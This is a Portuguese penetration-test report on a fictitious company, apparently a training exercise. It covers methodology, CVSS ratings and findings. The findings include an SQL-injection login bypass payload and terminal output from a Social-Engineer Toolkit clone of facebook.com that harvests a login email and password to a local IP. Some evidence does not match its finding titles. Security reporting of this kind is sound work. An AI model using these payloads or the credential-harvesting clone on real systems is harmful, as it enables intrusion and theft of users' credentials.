

Relatório de Análise de Vulnerabilidades e Testes de Intrusão

Elaborado por: Pedro Henrique Pedrosa
Especialista em Segurança da Informação

1 Relatório

Este relatório reflete os resultados da análise de vulnerabilidades e testes de intrusão da plataforma de testes simulando uma empresa usando os dados públicos existente e disponíveis

A avaliação foi realizada para identificar vulnerabilidades que poderiam ser aproveitadas por invasores, cujo escopo foi definido como o ambiente computacional da plataforma de investimentos.

A maioria dos controles de segurança foi testada manualmente, seguindo uma abordagem padronizada e as vulnerabilidades identificadas foram revisadas para eliminar os falsos positivos e priorizadas de acordo com o risco relacionado.

1.1 Código de Ética

- **Integridade:** a integridade dos pentesters estabelece confiança e, portanto, fornece a base para a confiança em seu julgamento;
- **Objetividade:** os pentesters possuem o mais alto nível de objetividade profissional na coleta, avaliação e comunicação de informações sobre a atividade ou processo que está sendo examinado, fazendo uma avaliação equilibrada de todas as circunstâncias relevantes para suas análises e não são indevidamente influenciados por seus próprios interesses ou por outros na formação de julgamentos;
- **Confidencialidade:** os pentesters respeitam o valor e a propriedade das informações que recebem e não divulgam informações sem a devida autoridade, a menos que haja uma obrigação legal ou profissional de fazê-lo;
- **Competência:** os pentesters aplicam os conhecimentos, habilidades e experiência necessários no desempenho dos serviços de análise de vulnerabilidades e testes de intrusão.

2 INTRODUÇÃO

Foi realizada análise de vulnerabilidades e testes de intrusão na plataforma de um sistema de testes simulando assim as vulnerabilidades apresentadas

Os testes de segurança foram realizados no período de 09/03/2020 a 15/03/2020 e seu objetivo foi identificar falhas de segurança e propor recomendações para sua correção.

As vulnerabilidades descobertas se valeram de testes de segurança manuais direcionados que foram armazenados em backup com ferramentas que permitem a automação de tarefas.

As fragilidades identificadas foram avaliadas e priorizadas de acordo com seu risco relativo e medidas para sua remediação também foram propostas.

2.1 Aviso Legal

Todo o trabalho de avaliação para a elaboração deste documento foi realizado de acordo com as melhores práticas de mercado e em conformidade com as obrigações e regulamentos impostos tanto pela legislação vigente.

As informações contidas neste relatório estão sujeitas e limitadas pelas condições descritas nas seções de “Escopo” e “Objetivos” e conforme as condições acordadas para a realização das atividades de análise de vulnerabilidades e testes de intrusão.

Em qualquer auditoria ou avaliação autorizada, o tempo e os recursos são naturalmente limitados e, portanto, quando comparado ao tempo e recursos potencialmente ilimitados disponíveis para partes com intenção maliciosa, a existência de vulnerabilidades será verificada, mas a inexistência de todos e quaisquer tipos de fragilidades não pode ser assegurado absolutamente.

Por fim, as informações deste relatório têm classificação PÚBLICA.

2.2 Objetivo

O objetivo dos testes foi fornecer uma opinião independente e confiável sobre a segurança do ambiente computacional da Wianet Solucoes Ficticio. Dessa forma, a avaliação identificou vulnerabilidades e quantificou sua criticidade, para que as mesmas possam ser geridas, resolvidas e, conseqüentemente, ajudar a prevenir o mau funcionamento e/ou perda financeira por meio de fraudes, fornecer diligências a regulações a clientes, e proteger a marca contra a perda de reputação.

2.3 Escopo

Os testes realizados foram do tipo “black-box” e “white box” e seguiram uma abordagem baseada em riscos, de tal forma que levaram em consideração a experiência e melhores práticas de mercado. Portanto, o principal objetivo alcançado através da adoção de metodologia, detalha adiante, que consistiu em priorizar e otimizar as validações realizadas, fornecendo garantias em termos de cobertura ao minimizar as chances de uma falha evidente escapar ao processo de análise.




Figura 1. Mapeamento dos endereços IP para o domínio interno da empresa fictícia.

A Tabela 1 apresenta a relação dos IPs da AnubisTrade, obtidos durante os testes de reconhecimento do ambiente, os quais foram analisados.

2.4 Não Escopo

Todos os devidos cuidados foram tomados para não prejudicar o funcionamento da empresa fictícia, a fim de não causar impacto em seus sistemas ou interferir nos negócios diários da plataforma. Não fazem parte do escopo atividades/ataques de engenharia social e correlatos, que visam a manipulação da confiança de clientes e seu comportamento quanto ao uso dos serviços.

2.5 Descrição dos Testes

O cerne do processo de realização dos testes se baseou em aferir a resistência do ambiente computacional e, por conseguinte, dos sistemas que estejam disponibilizados no mesmo, frente aos ataques indicados. Para os testes será utilizado o Kali Linux e as ferramentas, Maltego, Sparta, Nmap, Zenmap, Engenharia Social.

Tabela 1. Tipo e descrição dos testes realizados.

3 METODOLOGIA

As etapas a seguir, ilustradas na Figura 2, foram conduzidas para fornecer uma opinião independente e profissional em relação à eficácia e adequação dos controles de segurança do ambiente testado:

- **Identificação de Ameaças:** identificar ameaças e potenciais superfícies de ataques;
- **Detecção de Vulnerabilidades:** avaliar o cenário de segurança;
- **Avaliação:** avaliar e priorizar as vulnerabilidades identificadas;
- **Exploração:** explorar as vulnerabilidades identificadas a fim de se demonstrar seu impacto potencial à confidencialidade e à integridade das informações;
- **Relatório:** determinar medidas apropriadas para eliminar ou minimizar riscos.



Figura 2. Ilustração das etapas do processo de testes de intrusão.

3.1 Identificação de Ameaças

A primeira fase da avaliação concentrou-se na coleta, análise e estruturação de informações sobre os itens do escopo, utilizando principalmente técnicas de análise passiva, além de fontes públicas, como sites, blogs e mecanismos de pesquisa, que foram consultadas para obtenção e reconhecimento de informações sobre o ambiente testado. Isso é feito para identificar a superfície de ataque e coletar informações necessárias para conduzir as demais fases dos testes. Dessa forma, as ameaças potenciais puderam ser identificadas e classificadas de acordo com seu risco.

3.2 Detecção de Vulnerabilidades

Testes automatizados e manuais foram combinados para cobrir a maioria das vulnerabilidades potenciais. Sendo assim, ao testar manualmente os aspectos críticos, as falhas de segurança que não são cobertas pela abordagem de testes automatizados puderam ser descobertas, além da avaliação em relação às melhores práticas de mercado para segurança da informação.

3.3 Avaliação das Vulnerabilidades

Os resultados das análises manuais e automatizadas foram verificados quanto à sua integridade e razoabilidade a fim de se diminuir o risco de vulnerabilidades não identificadas (falsos negativos) para um nível aceitável. Com isso, as descobertas foram avaliadas e reavaliadas individualmente para verificar se elas representavam, de fato, vulnerabilidades. Logo após, é atribuída às descobertas uma pontuação com base no OWASP Risk Rating Methodology¹ e no Common Vulnerability Scoring System² para categorizar seus impactos.

3.4 Exploração das Vulnerabilidades

A exploração das vulnerabilidades encontradas consistiu em avaliar a aplicabilidade dos tipos de ataques contemplados na Tabela 1. Sendo assim, objetivou-se, com isso, extrair uma lista de ataques

e possíveis fragilidades, elegíveis para exploração, tendo como alvo o ambiente computacional da Wianet Ficticia, por conseguinte, dos sistemas que estejam disponibilizados no mesmo. Dessa forma, essa fase levou em conta características relevantes e inerentes ao ambiente como um todo, a fim de se eleger as validações que foram efetuadas.

3.5 Relatório

O cliente foi regularmente informado sobre o status e o andamento dos testes, que consistia em um resumo do progresso geral e informações sobre quaisquer questões que interferissem e gerassem problemas em seu ambiente. Sendo que os resultados da avaliação foram aqui documentados e serão entregues na forma deste relatório.

3.6 Padrões

Os padrões utilizados são disponibilizados para toda a comunidade internacional e adotados como referência por entidades como U.S. Defense Information Systems Agency (DISA), U.S. Federal Trade Commission, várias empresas e organizações mundiais das áreas de Tecnologia, Auditoria e Segurança, e também pelo PCI Council. Sendo que os trabalhos relacionados mais conhecidos reúnem os riscos de ataques críticos exploráveis a partir de vulnerabilidades em aplicações web e em ambientes computacionais que fazem uso de criptomoedas, nos quais os testes basearam-se:

¹ https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology

² <https://www.first.org/cvss/specification-document>

- Os 10 principais riscos de segurança de aplicações do OWASP (OWASP Top 10³);
- Guia de testes de intrusão do OWASP (OWASP Testing Guide⁴);
- Publicação Especial 800-115 do NIST (NIST SP 800-115⁵);
- Padrão de Segurança para Criptomoeda (CCSS⁶).

Sendo assim, além de identificar os ataques de maior risco e criticidade, foram feitas recomendações de segurança para que cada um deles seja evitado a partir das etapas do desenvolvimento das aplicações e de sua disponibilização em produção.

3.7 Garantia de Qualidade

Todos os testes, assim como o relatório, foram conduzidos e elaborados por Pedro Henrique de Sousa Pedrosa. De tal forma que o processo de garantia de qualidade foi executado em paralelo com as fases dos testes, as quais foram individualmente acompanhadas e verificadas a fim de se obter integridade e precisão em seu andamento e condução.

4 CRONOGRAMA DE ATIVIDADES

ATIVIDADE	DATA DE REALIZAÇÃO
Pesquisas e reconhecimento de sistemas computacionais envolvidos no escopo.	09 e 10 de março de 2020.
Testes de penetração semiautomáticos e manuais, elaboração e teste de hipóteses.	11 e 12 de março de 2020.
Provas de conceito e conclusão dos testes.	13 de março de 2020.
Avaliação de riscos, vetores e esboço do relatório.	14 de março de 2020..

5 NÍVEIS DE CRITICIDADE

Para categorizar o impacto e a exploração de vulnerabilidades, os níveis de criticidade usados na seção “Vulnerabilidades Encontradas” estão de acordo com a Versão 3 do Common Vulnerability Scoring System (CVSS v3.1) do NIST, o qual utiliza a pontuação básica composta pelo tipo de acesso, a complexidade de acesso e o nível de autenticação exigido para explorar uma determinada vulnerabilidade, bem como o impacto relacionado à confidencialidade, integridade e disponibilidade.

A pontuação aplicada às vulnerabilidades varia de 0 a 10 pontos e é normalizada categorizando-as em níveis críticos, altos, médios e baixos de criticidade. Além disso, o vetor exato é fornecido para calcular a pontuação específica, a fim de se garantir sua transparência, ou seja, o vetor é construído com base nas seguintes métricas:


- **Vetor de Acesso (AV):** descreve a fonte necessária de ataque para explorar uma vulnerabilidade, cujos valores possíveis são Local (L), Rede Adjacente (A) ou Rede (N);
- **Complexidade do Acesso (AC):** está relacionado à complexidade das condições que precisam estar em vigor para uma exploração bem-sucedida. Os valores possíveis são Alto (H), Médio (M) e Baixo (L);
- **Autenticação (AU):** refere-se aos níveis de autenticação que um invasor precisa transmitir para explorar uma vulnerabilidade. Os valores possíveis são Requer Várias Instâncias (M), Requer Instância Única (S) e Nenhum Requerido (N);
- **Confidencialidade (C), Integridade (I), Disponibilidade (A):** quando há impacto na confidencialidade, integridade ou disponibilidade, e cujos possíveis valores são Nenhum (N), Parcial (P) e Completo (C).

Diante do exposto, os níveis de criticidade definidos podem ser visualizados na Tabela 2, a seguir, de acordo com o resultado da soma de seus fatores de risco, juntamente com seu respectivo significado. Tais níveis foram utilizados para representar o risco e a criticidade calculados para cada uma das vulnerabilidades que identificadas.


Tabela 2. Níveis de criticidade e descrição.



CRITICIDADE	DESCRIÇÃO
Crítica	<ul style="list-style-type: none"> Pontuação Base do CVSS: 8 a 10 pontos; Exploração trivial; Perda de confidencialidade, integridade e disponibilidade. A remediação imediata é crítica para os negócios.
Alta	<ul style="list-style-type: none"> Pontuação Base do CVSS: de 6 a 7.9 pontos; Exploração quase trivial; Perda ou de confidencialidade, ou de integridade ou de disponibilidade. A remediação é crítica para os negócios.
Média	<ul style="list-style-type: none"> Pontuação Base do CVSS: de 4 a 5.9 pontos; Exploração possível e comum, mas requer habilidades; Sério impacto na confidencialidade, integridade e disponibilidade. Ações corretivas são exigidas dentro de um prazo razoável.
Baixa	<ul style="list-style-type: none"> Pontuação Base do CVSS: de 0.1 a 3.9 pontos; Exploração possível, mas difícil e improvável; Impacto mensurável na confidencialidade, integridade e disponibilidade. Ações corretivas são recomendadas.
Informativa	Nenhuma vulnerabilidade real foi identificada, mas há informações que podem ser relevantes para melhorar a segurança do ambiente.


6 VULNERABILIDADES ENCONTRADAS

ID da Vulnerabilidade	2
Criticidade	Alta
Título	Empresa sem controle de autenticação de usuários
Descrição	A empresa não utiliza servidor controlador de domínio para fazer a autenticação dos usuarios, o que pode permitir a qualquer invador ou pessoas com acesso nao permitirem a ter acesso aos dados da empresa pelos computadores desktops, podendo a impactar no que diz respeito a integridade, confidencialidade dos dados em geral.
URL Afetado	N/A
Evidência/PoC	

Recomendação	<ul style="list-style-type: none"> • Inserir a empresa em um controlador de domínio e todas as suas estações. • Implementar um servidor de arquivos • Implementar um PSI • Implementar Backup
Referência	https://www.juliobattisti.com.br/tutoriais/thiago-lobesfarias/controlador_dominio_adicional_001.asp

ID da Vulnerabilidade	6
Criticidade	Alta
Título	SQL Injection no blog através de vulnerabilidade no Everest Forms (CVE 2019-13575).
Descrição	<p>Vulnerabilidade descoberta recentemente no plugin Everest Forms que permite a um usuário autenticado realizar ataques de SQL Injection para escalar privilégios.</p> <p>De acordo com os testes realizados, esse ataque é feito no parâmetro "form_id" durante a geração de um relatório CSV.</p>
Vetor CVSS	AV:N / AC:L / PR:H / UI:N / S:C / C:L / I:L / A:L
Pontuação CVSS	6.6
URL Afetado	http://localhost/sistema/index.html
Evidência/PoC	 <p>SGBD do Teste SQL Injection</p> <p>Usuário: pedro Senha: 123</p>

	 <p>Login</p> <p>Usuario <input type="text" value="'or 1=1;#"/> </p> <p>Senha <input type="password"/> </p> <p>Enviar</p> <p><i>Acesso, utilizando o ataque de SQL_Injection</i></p> 
<p>Recomendações</p>	<p>Implementar código que trata o acessos de segurança no arquivo, login.php.</p>
<p>Referências</p>	<p> https://cwe.mitre.org/data/definitions/89.html https://wpvulndb.com/vulnerabilities/9466 https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-13575 https://github.com/wpeverest/everest-forms/commit/755d095fe0d9a756a13800d1513cf98219e4a3f9#diff-bb2b21ef7774df8687ff02b0284505c6 https://fortiguard.com/zeroday/FG-VD-19-096 </p>

ID da Vulnerabilidade	7
Criticidade	Crítica
Título	Acesso as informações confidenciais de login do usuário.
Descrição	<p>Foi realizado um ataque DNS Spoofing diretamente a um alvo que nesse caso foi o PC de IP 192.168.52.14.</p> <p>O usuário inseriu seus dados de login do facebook e estas informações foram direcionadas para o servidor 192.168.52.204</p>
Vetor CVSS	AV:N / AC:L / PR:N / UI:R / S:C / C:H / I:H / A:N
Pontuação CVSS	9.3
URLs Afetados	https://facebook.com
Evidência/PoC	 <p>The evidence consists of two screenshots of a terminal window running the Social-Engineer Toolkit (SET). The terminal shows the main menu of SET, which includes options for Social-Engineering Attacks, Penetration Testing, Third Party Modules, and updating the toolkit. The first screenshot shows the menu with the option '1' (Social-Engineering Attacks) highlighted. The second screenshot shows the same menu with the option '1' selected, indicating the start of a Social-Engineering Attack.</p>

```

Terminal
Arquivo Editar Ver Pesquisar Terminal Ajuda
There is a new version of SET available.
Your version: 7.7.2
Current version: 8.0.3

Please update SET to the latest before submitting any git issues.

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules

99) Return back to the main menu.

set> 2
  
```

```

Aplicativos Locais Terminal
Arquivo Editar Ver Pesquisar Terminal Ajuda
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.52.
204]:192.168.52.204
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:
  
```

```



Aplicativos Locais Terminal
Arquivo Editar Ver Pesquisar Terminal Ajuda
same web application you were attempting to clone.


The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.52.
204]:192.168.52.204
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com
  
```





```
Terminal
Arquivo Editar Ver Pesquisar Terminal Ajuda
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=240
PARAM: lgndim=eyJ3Ijo4MDAsImgiOjYwMCwiYXciOjgwMCwiYWgiOjU2MCwiYyI6MjR9
PARAM: lgnrnd=211241_ytaq
PARAM: lgnjs=1584332270
POSSIBLE USERNAME FIELD FOUND: email=pedro@gmail.com
POSSIBLE PASSWORD FIELD FOUND: pass=P@$w0rd@89
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
POSSIBLE PASSWORD FIELD FOUND: -----WebKitFormBoundaryMxuIBF6kdeqYtVlo
Content-Disposition: form-data; name="ts"

1584332311404
-----WebKitFormBoundaryMxuIBF6kdeqYtVlo
Content-Disposition: form-data; name="__a"

1
-----WebKitFormBoundaryMxuIBF6kdeqYtVlo
Content-Disposition: form-data; name="__beoa"
```


7 CONCLUSÕES E RECOMENDAÇÕES GERAIS

Conforme detalhado no itens acima, e de acordo com as vulnerabilidades encontradas nos testes, é possível concluir que o sucesso de um ataque pode resultar em perdas financeiras, de ativos ou de recursos, além de causar danos à imagem da plataforma. Portanto, sua remediação é crítica para os negócios, exigindo que seja providenciada com urgência e em curto intervalo de tempo.

A abordagem dos testes realizados não considera a probabilidade do agente de ameaça, nem responde por qualquer um dos vários detalhes técnicos associados à sua aplicação específica. Qualquer um desses fatores poderia afetar significativamente a probabilidade global de um atacante encontrar e explorar uma vulnerabilidade particular. Esta classificação também não leva em conta o impacto real sobre o negócio. É necessário que a área específica de segurança da plataforma defina qual o grau de risco de segurança das aplicações que está disposta a aceitar.

Cabe ressaltar, por fim, que novas vulnerabilidades surgem a cada dia, através da implantação de novos softwares, mudanças nos códigos dos sistemas desenvolvidos internamente, e até mesmo com a descoberta de novas falhas em softwares já testados. Por isso, recomenda-se que rotinas de análises de vulnerabilidades e testes de intrusão sejam realizadas periodicamente.

8 PRINCIPAIS REFERÊNCIAS UTILIZADAS

C4. **CryptoCurrency Security Standard.** 2016. Disponível em: <<https://cryptoconsortium.github.io/CCSS>>. Acesso em julho de 2019.

FIRST. **Common Vulnerability Scoring System.** 2019. Disponível em: <<https://www.first.org/cvss/specification-document>>. Acesso em julho de 2019.

